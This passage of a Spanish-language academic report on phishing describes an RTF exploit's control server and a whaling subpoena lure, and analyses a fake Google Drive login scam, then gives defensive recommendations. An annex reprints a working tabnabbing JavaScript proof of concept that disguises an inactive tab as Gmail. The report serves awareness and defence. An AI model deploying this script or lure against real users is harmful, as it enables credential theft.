


Ilustración 33.- Conversión a claves de 16 bytes [29]

Luego de cifrar la información, el exploit se conecta a un servidor de control en sophos.skypetm.com.tw para enviarla:




Ilustración 34.- Conexión del malware con el servidor de control [29]




Ilustración 35.- Buffer cifrado [29]

Para el 27 de enero de 2014, el servidor de control sophos.skypetm.com.tw resolvía a la IP pública 198.100.113.27 localizada en Los Ángeles – USA. Cuando McAfee realizó el análisis de detección del exploit, había cambiado a la IP 66.220.4.100 proveniente de California.

El portal web de búsqueda de WhoIs, mostraba que la cuenta de correo longsa33@yahoo.com registró al dominio skypetm.com.tw y avstore.com.tw, el último, utilizado como servidor de control:




Ilustración 36.- Información de Whois para el dominio skypetm.com.tw [27]




Ilustración 37.- Información de Whois para el dominio avstore.com.tw [28]

McAfee ha detectado anteriormente otros exploits binarios identificados como PittyTiger que se comunican con varios subdominios provenientes de skypetm.com.tw y avstore.com.tw para muchos ataques recientes.

3.3 Whaling [38] [39] [40]

La técnica de Whaling tiene un mayor nivel de sofisticación que Spear Phishing. Se basa en el mismo concepto, pero difiere en que solo ataca a personas con altos cargos ejecutivos y líderes claves dentro de importantes corporaciones empresariales y políticas. Se pueden encontrar dos diferencias significativas entre Whaling, Spear Phishing y ataques de phishing tradicional:

- Whaling no es un spam; ya que requiere de investigación previa de un alto ejecutivo determinado, para así desarrollar un email personalizado, para parecer lo más creíble y genuino posible.

  En esa investigación se busca obtener datos puntuales como título profesional, cuenta de correo electrónico personal y laboral, número de interno telefónico y nombres de personas de jerarquía similar en la corporación.

- La segunda diferencia consiste en que el hacker tiene como objetivo obtener el control de la computadora de la víctima para conseguir acceso a cualquier información relevante para el atacante, tales como sus claves de acceso.

3.3.1 Ejemplo de Whaling [40]

Se conoció de un ataque dirigido a instituciones estadounidenses pertenecientes al Fortune 500, revista que lista anualmente a las 500 empresas más importantes del mundo. Dicho ataque consistió en que altos ejecutivos de algunas de estas empresas, recibieron un correo electrónico que aparentemente provenía de la Corte de Distrito Federal de Estados Unidos (US Federal District Court) de San Diego ordenándoles comparecer ante un tribunal.

El email contenía un documento de citación como archivo adjunto, sin embargo se trataba de un software de keylogger que se instalaba mientras le mostraba a la víctima en pantalla un documento legal. A continuación se detalla parte del email del que se hace referencia:

— Begin bogus email —

Issued to: (Individual's name and title inserted here)

SUBPOENA IN A CIVIL CASE Case number: 94-621-PGM United States District Court

YOU ARE HEREBY COMMANDED to appear and testify before the Grand Jury of the United States District Court at the place, date, and time specified below …

Please download the entire document on this matter (follow this link) and print it for your record.

This subpoena shall remain in effect until you are granted leave to depart by the court or by an officer on behalf of the court …

Failure to appear at the time and place indicated may result in a contempt of court citation …

— End bogus email —

Ilustración 38.- Extracto de correo electrónico de ataque Whaling [40]

Cuando la Corte de Distrito Federal de Estados Unidos se enteró de esta trampa, procedieron a notificar al FBI y advertir en su página web, acerca del email referido anteriormente. Sin embargo, aproximadamente el 50% de las compañías de software de antivirus fallaron en detectar el keylogger, por lo que se vieron seriamente comprometidas las computadoras de las empresas que cayeron en el engaño.

Se pudieron detectar errores en la redacción del correo electrónico; la gramática no estaba en inglés americano al 100%, contenía expresiones que corresponden a ingles británico, además, el dominio de origen del email usaba el TLD .com, cuando las instituciones oficiales de Estados Unidos utiliza .gov.

3.4 Ataque a Servicios de Almacenamiento en Internet [34] [35] [36] [37]

Los servicios de almacenamiento de información en Internet tales como Google Drive, Google Docs y Dropbox se convirtieron en un nuevo objetivo de ataque para los phisher.

Estos servicios son ampliamente utilizados para guardar información en general, fotos, videos, credenciales de accesos web, presupuestos, diseños, proyectos, copias de documentos personales, por lo que obtener esta información resulta atractivo para los phishers. Esto hace que cada vez sean más frecuentes los ataques a estos servicios.

3.4.1 Ejemplo de Ataque a Servicios de Almacenamiento en Internet [35]

En mayo de 2014, Symantec publicó un reporte describiendo un ataque de phishing sofisticado dirigido a Google Drive, la misma técnica fue

utilizada dos meses atrás para otro ataque dirigido a Google Drive y Google Docs.

La efectividad de este fraude fue mayor que enviar emails a través del método tradicional ya que la página web falsa tenía su hosting en los mismos servidores de Google Drive en HTTP sobre SSL[15] (HTTPS).

La estafa consistió en el envío masivo de correo electrónico a víctimas aleatorias con cuentas de Gmail, utilizando como asunto la palabra "Documents" e indicándole a la víctima que haga click en una URL porque le fue compartido un documento en Google

Ésta URL no dirigía al usuario a Google Docs, sino a la página web falsa de Google Drive con hosting en Google sobre puerto 443 (HTTPS). Luego lo redirigía a la página de Google Docs donde se encontraba un documento real. Para lograr esto, el hacker abrió una cuenta en Google Drive, creo un documento y lo coloco dentro de una carpeta marcándola como pública.

Es habitual que se abra la página de login de Google Drive cuando se quiere acceder a un documento en Google Docs, por lo que esto no debería alarmar a la víctima, sobretodo porque la página web falsa luce prácticamente igual a la real.

La única diferencia con la página real de Google Drive, es que no detectaba la foto del usuario, aunque esto depende si el usuario tiene habilitado el almacenamiento de cookies[16] en el navegador de Internet de la computadora del usuario.

A continuación se muestra la imagen de login de Google Drive falsa que le aparecía a la víctima en su navegador, una vez que hacia click en el enlace contenido en el cuerpo del correo de phishing que recibió:

[15] SSL: son las siglas en inglés de Secure Socket Layer, es el protocolo criptográfico que permite asegurar la comunicación entre cliente (navegador de Internet) y servidor (página web) a través de un canal inseguro (Internet).

[16] Cookies: [36] "Las cookies son pequeños archivos que los sitios web colocan en la computadora y que proporcionan información acerca de las sesiones de navegación anteriores. La mayoría de los sitios web utilizan cookies para realizar un seguimiento de las preferencias del usuario, permitiéndoles recordar cosas como el idioma, la elección del color e incluso información de la cuenta".




Ilustración 39.- Página web falsa de Google Drive [35]

El hacker pasó por alto que la sección de idioma de la página web falsa se había corrompido, ya que en la esquina inferior derecha, aparecen signos de interrogación al inicio y final, no reconoce la letra ñ, ç, ni acentos, como se aprecia en la imagen anterior y para mayor detalle, se amplía el ejemplo:




Ilustración 40.- Sección de Idioma Corrupta [35]

Es probable que la corrupción en la sección de idiomas sea porque Google los lista como se escribe el idioma nativo de cada país. Cuando el hacker guardó una copia de la página de login de Google Drive, se cambió el formato de codificación de caracteres de UTF-8 (interpreta caracteres de cualquier idioma) a ISO-8859-1 (interpreta solo hasta 128 caracteres), lo que explica la generación de ese error.

Debido a que el error se encontraba en la esquina inferior derecha, donde no era muy visible, logró pasar inadvertido para algunas víctimas. Los usuarios que lo notaron, pudieron pensar que se trataba de un pequeño error de la página web o de su computadora por lo que confiaron en acceder y finalmente el hacker obtuvo acceso a sus credenciales de Google Drive.

La gravedad de este ataque es que el phisher no sólo obtiene la información del usuario almacenada en Google Drive, sino que automáticamente, gana acceso a su cuenta de Gmail, Google Play, Google Docs, Google +, Calendario y Youtube.

Dichas credenciales fueron guardadas en un script escrito en lenguaje de programación PHP (utilizado para desarrollo web), localizado en un servidor comprometido dentro de los servidores de Google.

Este script tiene el nombre performact.php, que apareció en el ataque de phishing de Google Docs y Google Drive dos meses atrás, por lo que se

infiere que se trató del mismo grupo de hackers o al menos el mismo kit de phishing.

Google bajó considerablemente los precios de suscripción de Google Drive, luego de que Symantec publicara en marzo la primera versión de este ataque en su página web oficial, esto trajo como consecuencia que una gran cantidad de personas pagaran por el servicio, aunque esta organización conocía el grado de vulnerabilidad que tenía en su sistema, convirtiendo dicha debilidad de seguridad, en una estrategia comercial para aumentar su cantidad de usuarios. Inclusive, la aplicación de Google Drive viene instalada de fábrica en los celulares con sistema operativo Android.

La sugerencia de Symantec para tener mayor seguridad al momento de acceder a una cuenta de Google, consiste en utilizar autenticación de doble factor[17], antivirus actualizado y de ser posible, uso de firewall.

[17] Autenticación de doble factor: [37] "consiste en la verificación del usuario con algo que conoce (por ejemplo, una contraseña) y algo que tiene (por ejemplo, una tarjeta inteligente o un token de seguridad). Gracias a su creciente complejidad, los sistemas de autenticación que utilizan una configuración de varios factores son más difíciles de poner en peligro que los sistemas que utilizan un solo factor".
Token: aplicación para celular o hardware de tamaño de un llavero que provee claves aleatorias cada determinado tiempo, por lo general cambia cada 30 segundos o cada minuto.

4 Conclusiones

Las corporaciones priorizan la comunicación y operatividad en sus negocios, antes que la seguridad. A lo largo del desarrollo del trabajo, se destaca que los métodos de ataques de phishing se aprovechan del desconocimiento del usuario en temas informáticos, así como también, se pueden complementar con la explotación de vulnerabilidades, tal como ocurrió en los ejemplos de tabnabbing y spear phishing.

Las vulnerabilidades se encuentran en cualquier escala del sistema, desde diseño de hardware, fallas de programación del software y/o aplicación, etapa de pruebas incompleta, hasta por configuraciones básicas en equipos de seguridad informática. Aunque sean detectadas por corporaciones dedicadas a seguridad informática y alerten al público de su existencia, el tiempo que trabajan en su solución es aprovechable por cualquier hacker para crear y diseñar un ataque. Inclusive aunque se genere rápidamente la actualización que corrige el problema, las organizaciones por lo general, no actualizan sus sistemas inmediatamente, por lo que continúan expuestos.

También existe fácil acceso a la obtención de información a través de redes sociales, siendo muy útil para el desarrollo de ataques por Whaling, Spear Phishing o VoIP, por lo que se debe cuidar que información es publicada

Asimismo, el phisher también se puede valer del uso de aplicaciones de almacenamiento de información como Google Drive o Dropbox u otros recursos de bajo costo como la suscripción a web hosting para crear páginas web falsas. Si bien, no se puede prevenir que los hacker usen estas herramientas, lo recomendable sería no acceder a páginas ni documentos compartidos de los cuales no se solicitó acceder.

Por todas las circunstancias nombradas anteriormente, el formato de intervención de ataques phishing se han sofisticado día a día dirigiendo sus ataques a víctimas puntuales, logrando que la suplantación de identidad sea cada vez más difícil de detectar. Esto, sumado a la urgencia constante del estilo de vida acelerado en el que vivimos, genera falta de atención del

usuario en las transacciones que realiza, haciendo que phishing sea una amenaza latente.

La educación y concientización sería la mejor defensa, ya que si bien los equipos de seguridad informática previenen la mayoría de los ataques, algunos siguen siendo indetectables y muy dañinos. Seguidamente se proponen algunas recomendaciones dirigidas a organizaciones para evitar ser víctimas de ataques de phishing:

- El departamento de seguridad de la información debe mantener actualizadas las políticas de seguridad e informar a sus usuarios para proteger su información.
- También deberá reportar al proveedor de servicio de Internet (ISP) en caso de detectar ataques de phishing para poder dar de baja a la página web falsa.
- Informar a los usuarios involucrados que la compañía nunca enviará links o solicitud de información sensible vía email bajo ningún concepto y que cuando reciba este tipo de emails, se contacte con la organización para informar el incidente.
- La organización solo solicitará datos cuando el usuario llama directamente a la organización y esta únicamente pedirá datos para validar que el usuario es quien dice ser.
- En la página web, se deben publicar números de teléfono y email para que los usuarios puedan consultar y reportar incidentes de seguridad o sospechas por ataques recibidos.
- Se recomienda a los empleados, socios o público en general, que en caso de recibir llamadas telefónicas que soliciten proveer información sensible como números de tarjetas de crédito, credenciales de acceso, no debe proveerlos ya que la organización nunca solicitara este tipo de datos.
- Destruir todos los documentos físicos del negocio que contengan información sensible antes de deshacerse de ellos.
- Se sugiere registrar los dominios de TLD que sean similares al dominio original. Por ejemplo: si la página web es

www.bancoacme.com.ar, considere registrar también: www.bancoacme.com, www.bancoacme.ar, www.bankacme.com.ar.

- Se debe advertir al usuario a través de mensajes informativos vía correo electrónico cuando existan vulnerabilidades que puedan comprometer su cuenta, indicarle que debería cambiar su clave de acceso regularmente y así como también a todas las cuentas que use con la misma clave y que reporte lo ocurrido.
- Se debe informar al usuario que cuando le roban, extravía o se ve comprometido el dispositivo que utiliza para autenticación de doble factor, tiene que reportarlo de inmediato al departamento correspondiente.

Si bien, estas medidas quizás no se prevengan el 100% de ataques, son costosas y consumen una cantidad de tiempo considerable, son necesarias para mantener niveles de seguridad aceptables. El uso de equipos y software de seguridad combinado con la concientización conforman la mejor forma de prevenir ataques de phishing u otros que requieran publicación de servicios en Internet.

5 Anexos [6]

5.1 Anexo 1: Java Script de ataque de phishing basado en web por tabnapping [6]

```
/*
Copyright (c) 2010 Aza Raskin
http://azarask.in

Permission is hereby granted, free of charge, to any person
obtaining a copy of this software and associated documentation
files (the "Software"), to deal in the Software without
restriction, including without limitation the rights to use,
copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the
Software is furnished to do so, subject to the following
conditions:

The above copyright notice and this permission notice shall be
included in all copies or substantial portions of the Software.
*/


(function(){

var TIMER = null;
var HAS_SWITCHED = false;

// Events
window.onblur = function(){
  TIMER = setTimeout(changeItUp, 5000);
}

window.onfocus = function(){
  if(TIMER) clearTimeout(TIMER);
}

// Utils
function setTitle(text){ document.title = text; }

// This favicon object rewritten from:
// Favicon.js - Change favicon dynamically [http://ajaxify.com/run/favicon].
// Copyright (c) 2008 Michael Mahemoff. Icon updates only work in Firefox
and Opera.

favicon = {
  docHead: document.getElementsByTagName("head")[0],
  set: function(url){
    this.addLink(url);
  },

  addLink: function(iconURL) {
    var link = document.createElement("link");
    link.type = "image/x-icon";
    link.rel = "shortcut icon";
    link.href = iconURL;
    this.removeLinkIfExists();
    this.docHead.appendChild(link);
  },

  removeLinkIfExists: function() {
```

```
    var links = this.docHead.getElementsByTagName("link");
    for (var i=0; i<links.length; i++) {
      var link = links[i];
      if (link.type=="image/x-icon" && link.rel=="shortcut icon") {
        this.docHead.removeChild(link);
        return; // Assuming only one match at most.
      }
    }
  },

  get: function() {
    var links = this.docHead.getElementsByTagName("link");
    for (var i=0; i<links.length; i++) {
      var link = links[i];
      if (link.type=="image/x-icon" && link.rel=="shortcut icon") {
        return link.href;
      }
    }
  }
};


function createShield(){
  div = document.createElement("div");
  div.style.position = "fixed";
  div.style.top = 0;
  div.style.left = 0;
  div.style.backgroundColor = "white";
  div.style.width = "100%";
  div.style.height = "100%";
  div.style.textAlign = "center";
  document.body.style.overflow = "hidden";

  img = document.createElement("img");
  img.style.paddingTop = "15px";
  img.src = "http://img.skitch.com/20100524-b639xgwegpdej3cepch2387ene.png";

  var oldTitle = document.title;
  var oldFavicon = favicon.get() || "/favicon.ico";

  div.appendChild(img);
  document.body.appendChild(div);
  img.onclick = function(){
    div.parentNode.removeChild(div);
    document.body.style.overflow = "auto";
    setTitle(oldTitle);
    favicon.set(oldFavicon)
  }


}

function changeItUp(){
  if( HAS_SWITCHED == false ){
    createShield("https://mail.google.com");
    setTitle( "Gmail: Email from Google");
    favicon.set("https://mail.google.com/favicon.ico");
HAS_SWITCHED = true;
  }
}


})();
```

6 Bibliografía

[1] Phishing.org, «Email Phishing,» [En línea]. Available: http://www.phishing.org/scams/email-phishing/. [Último acceso: 06 08 2014].

[2] Wikipedia, «Trojan horse (computing),» [En línea]. Available: http://en.wikipedia.org/wiki/Trojan_horse_(computing). [Último acceso: 06 09 2014].

[3] Wikipedia, «Botnet,» [En línea]. Available: http://es.wikipedia.org/wiki/Botnet. [Último acceso: 06 09 2014].

[4] PayPal, «Your Guide to Phishing,» [En línea]. Available: https://www.paypal.com/us/webapps/mpp/security/what-is-phishing. [Último acceso: 07 Abril 2014].

[5] G. Ollmann, «The Phishing Guide,» [En línea]. Available: http://www-935.ibm.com/services/us/iss/pdf/phishing-guide-wp.pdf. [Último acceso: 29 09 2012].

[6] A. Raskin, «Tabnabbing: A New Type of Phishing Attack,» [En línea]. Available: http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/. [Último acceso: 10 12 2013].

[7] O. Dictionaries, «Phishing,» [En línea]. Available: http://www.oxforddictionaries.com/definition/english/phishing?q=phisher#phishing__5. [Último acceso: 06 09 2014].

[8] O. Dictinaries, «web hosting,» [En línea]. Available: http://www.oxforddictionaries.com/es/traducir/ingles-espanol/web-hosting?q=hosting. [Último acceso: 06 09 2014].

[9] O. Dictionaries, «Keylogger,» [En línea]. Available: http://www.oxforddictionaries.com/definition/english/keylogger. [Último acceso: 06 09 2014].

[10] O. Dictionaries, «Backdoor,» [En línea]. Available: http://www.oxforddictionaries.com/definition/english/back-door?q=backdoor. [Último acceso: 06 09 2014].

[11] K. N. y. S. U. Madhusudhanan Chandrasekanan, «http://www.albany.edu/iasymposium/proceedings/2006/chandrasekaran.pdf,» Departamento de ciencias de computacion de la Universidad de New York, [En línea]. Available: http://www.albany.edu/iasymposium/proceedings/2006/chandrasekaran.pdf. [Último acceso: 20 06 2013].

[12] T. S. Institute, «Phishing por correo electrónico,» [En línea]. Available: http://www.securingthehuman.org/newsletters/ouch/issues/OUCH-201302_sp.pdf. [Último acceso: 20 06 2013].

[13] Accunetix, «Cross Site Scripting Attack,» [En línea]. Available: https://www.acunetix.com/websitesecurity/cross-site-scripting/. [Último acceso: 06 09 2014].

[14] R. Chhabra, «How to hack Facebook using a phishing attack,» [En línea]. Available: http://erraghav.blogspot.com.ar/2013/02/how-to-hack-facebook-using-phishing.html. [Último acceso: 20 06 2013].

[15] J.-H. C. K.-H. Lee, «Voice phishing detection technique based on,» [En línea]. Available: http://ieeexplore.ieee.org.ezproxy.unal.edu.co/stamp/stamp.jsp?tp=&arnumber=5602918. [Último acceso: 20 07 2014].

[16] LifeLock, «Vishing,» [En línea]. Available: http://www.lifelock.com/education/smartphones/vishing/. [Último acceso: 23 09 2014].

[17] WhatsApp, «Es un bulo. En serio,» 16 01 2012. [En línea]. Available: https://blog.whatsapp.com/208/Es-un-bulo.-En-serio. [Último acceso: 31 08 2014].

[18] Whatsapp, «500.000.000,» 22 04 2014. [En línea]. Available: http://blog.whatsapp.com/. [Último acceso: 31 08 2014].

[19] B. S. Centre, «What are IM attacks?,» [En línea]. Available: http://www.bullguard.com/bullguard-security-center/pc-security/computer-threats/what-are-im-attacks.aspx. [Último acceso: 31 08 2014].

[20] N. Unuth, «VoIP Phishing - What is VoIP Phishing and How Does It Work,» [En línea]. Available: http://voip.about.com/od/security/a/VoIPPhishing.htm. [Último acceso: 25 05 2014].

[21] H. Chalumuri, «HACKING- Tabnabbing: A New Type of Phishing Attack,» [En línea]. Available: http://hemanthtech.wordpress.com/2012/12/14/hacking-tabnabbing-a-new-type-of-phishing-attack/. [Último acceso: 19 04 2013].

[22] SearchSecurity, «SearchSecurity,» 03 2011. [En línea]. Available: http://searchsecurity.techtarget.com/definition/spear-phishing. [Último acceso: 20 04 2014].

[23] Symantec, «Internet Security Threat Report 2014,» 04 2014. [En línea]. Available: http://www.symantec.com/content/en/us/enterprise/other_resources/b-istr_main_report_v19_21291018.en-us.pdf. [Último acceso: 20 04 2014].

[24] Symantec, «SYMANTEC INTELLIGENCE REPORT JUNIO 2014,» [En línea]. Available: http://www.symantec.com/content/en/us/enterprise/other_resources/b-intelligence_report_06-2014.en-us.pdf. [Último acceso: 22 07 2014].

[25] Segu-Info, «Exploit In-The-Wild para vulnerabilidades en RTF (Word),» [En línea]. Available: http://blog.segu-info.com.ar/2014/07/exploit-in-wild-para-vulnerabilidad-en.html?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+antiphishing+%28Phishing+-+Segu-Info%29. [Último acceso: 23 08 2014].

[26] J. Walter, «Product Coverage and Mitigation for CVE-2014-1761 (Microsoft Word),» [En línea]. Available: http://blogs.mcafee.com/mcafee-labs/product-coverage-mitigation-cve-2014-1761-microsoft-word. [Último acceso: 23 08 2014].

[27] WhoIs, «WhoIs skypetm.com.tw,» [En línea]. Available: https://who.is/whois/skypetm.com.tw. [Último acceso: 07 09 2014].

[28] WhoIs, «WhoIs avstore.com.tw,» [En línea]. Available: https://who.is/whois/avstore.com.tw. [Último acceso: 07 09 2014].

[29] C. Shah, «Targeted Attacks on French Company Exploit Multiple Word Vulnerabilities,» 15 07 2014. [En línea]. Available: http://blogs.mcafee.com/mcafee-labs/targeted-attacks-on-french-company-exploit-multiple-word-vulnerabilities. [Último acceso: 23 08 2014].

[30] R. Header, «RTF Header,» [En línea]. Available: http://latex2rtf.sourceforge.net/rtfspec_6.html. [Último acceso: 28 09 2014].

[31] Wikipedia, «Bound Checking,» [En línea]. Available: http://en.wikipedia.org/wiki/Bounds_checking. [Último acceso: 28 09 2014].

[32] E. B. H. S. y. S. S. RYAN ROEMER, «Return-Oriented Programming:Systems, Languages, and Applications,» [En línea]. Available: https://cseweb.ucsd.edu/~hovav/dist/rop.pdf. [Último acceso: 28 09 2014].

[33] C-Jump, «EIP Instruction Pointer Register,» [En línea]. Available: http://www.c-jump.com/CIS77/ASM/Instructions/I77_0040_instruction_pointer.htm. [Último acceso: 28 09 2014].

[34] L. Castro, «¿Qué es SSL?,» [En línea]. Available: http://aprenderinternet.about.com/od/ConceptosBasico/a/Que-Es-Ssl.htm. [Último acceso: 11 10 2014].

[35] N. Johnston, «Sophisticated Google Drive Phishing Scam Returns,» [En línea]. Available: http://www.symantec.com/connect/blogs/sophisticated-google-drive-phishing-scam-returns. [Último acceso: 28 09 2014].

[36] M. Kazmeyer, «Cookies de origen y cookies de terceros,» [En línea]. Available: http://www.ehowenespanol.com/cookies-origen-cookies-terceros-info_307005/. [Último acceso: 12 10 2014].

[37] G. &. Divrient, «Autenticación robusta,» [En línea]. Available: http://www.gi-de.com/es/products_and_solutions/products/strong_authentication/strong-authentication.jsp. [Último acceso: 12 10 2014].

[38] C. Janssen, «Whaling,» [En línea]. Available: http://www.techopedia.com/definition/28643/whaling. [Último acceso: 12 10 2014].

[39] M. Horner, «Whaling: Phishing for a Larger Catch,» [En línea]. Available: http://www.vircom.com/security/whaling-phishing-for-a-larger-catch/. [Último acceso: 12 10 2014].

[40] Keith, «Whaling? These Scammers Target Big Phish,» [En línea]. Available: http://www.scambusters.org/whaling.html. [Último acceso: 12 10 2014].

[41] C. Garretson, «Whaling: Latest e-mail scam targets executives,» [En línea]. Available: http://www.networkworld.com/article/2288743/lan-wan/whaling--latest-e-mail-scam-targets-executives.html. [Último acceso: 12 10 2014].

[42] DENIC, «Comparison of international Domain Numbers,» 31 07 2014. [En línea]. Available: http://www.denic.de/en/background/statistics/international-domain-statistics.html. [Último acceso: 18 08 2014].

[43] G. Aaron, «Phishing Activity Trends Report 2nd Quarter 2014,» [En línea]. Available: http://docs.apwg.org/reports/apwg_trends_report_q2_2014.pdf. [Último acceso: 12 10 2014].

[44] APWG, «Global Phishing Survey 2H2013: Trends and Domain Name Use,» [En línea]. Available: http://docs.apwg.org/reports/APWG_GlobalPhishingSurvey_2H2013.pdf. [Último acceso: 17 08 2014].

[45] APWG, «Phishing Activity Trends Report H12014,» [En línea]. Available: http://docs.apwg.org/reports/apwg_trends_report_q1_2014.pdf. [Último acceso: 16 08 2014].

[46] Wikipedia, «Top Level Domain,» [En línea]. Available: http://en.wikipedia.org/wiki/Top-level_domain. [Último acceso: 07 09 2013].

[47] P. Security, «Phishing,» [En línea]. Available: http://www.pandasecurity.com/spain/homeusers/security-info/cybercrime/phishing/. [Último acceso: 21 09 2012].

[48] ISACA, «ISACA Glossary Terms: Phishing,» [En línea]. Available: http://www.isaca.org/Membership/Lists/ISACA%20Glossary%20Terms/DispForm.aspx

?ID=2525. [Último acceso: 28 09 2012].

[49] P. W. Frank Stajano, «Understanding scam victims: seven principles for systems security,» University of Cambridge - Computer Laboratory, [En línea]. Available: http://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-754.pdf. [Último acceso: 06 09 2014].

[50] C. Hope, «HTML,» [En línea]. Available: http://www.computerhope.com/jargon/h/html.htm. [Último acceso: 11 10 2014].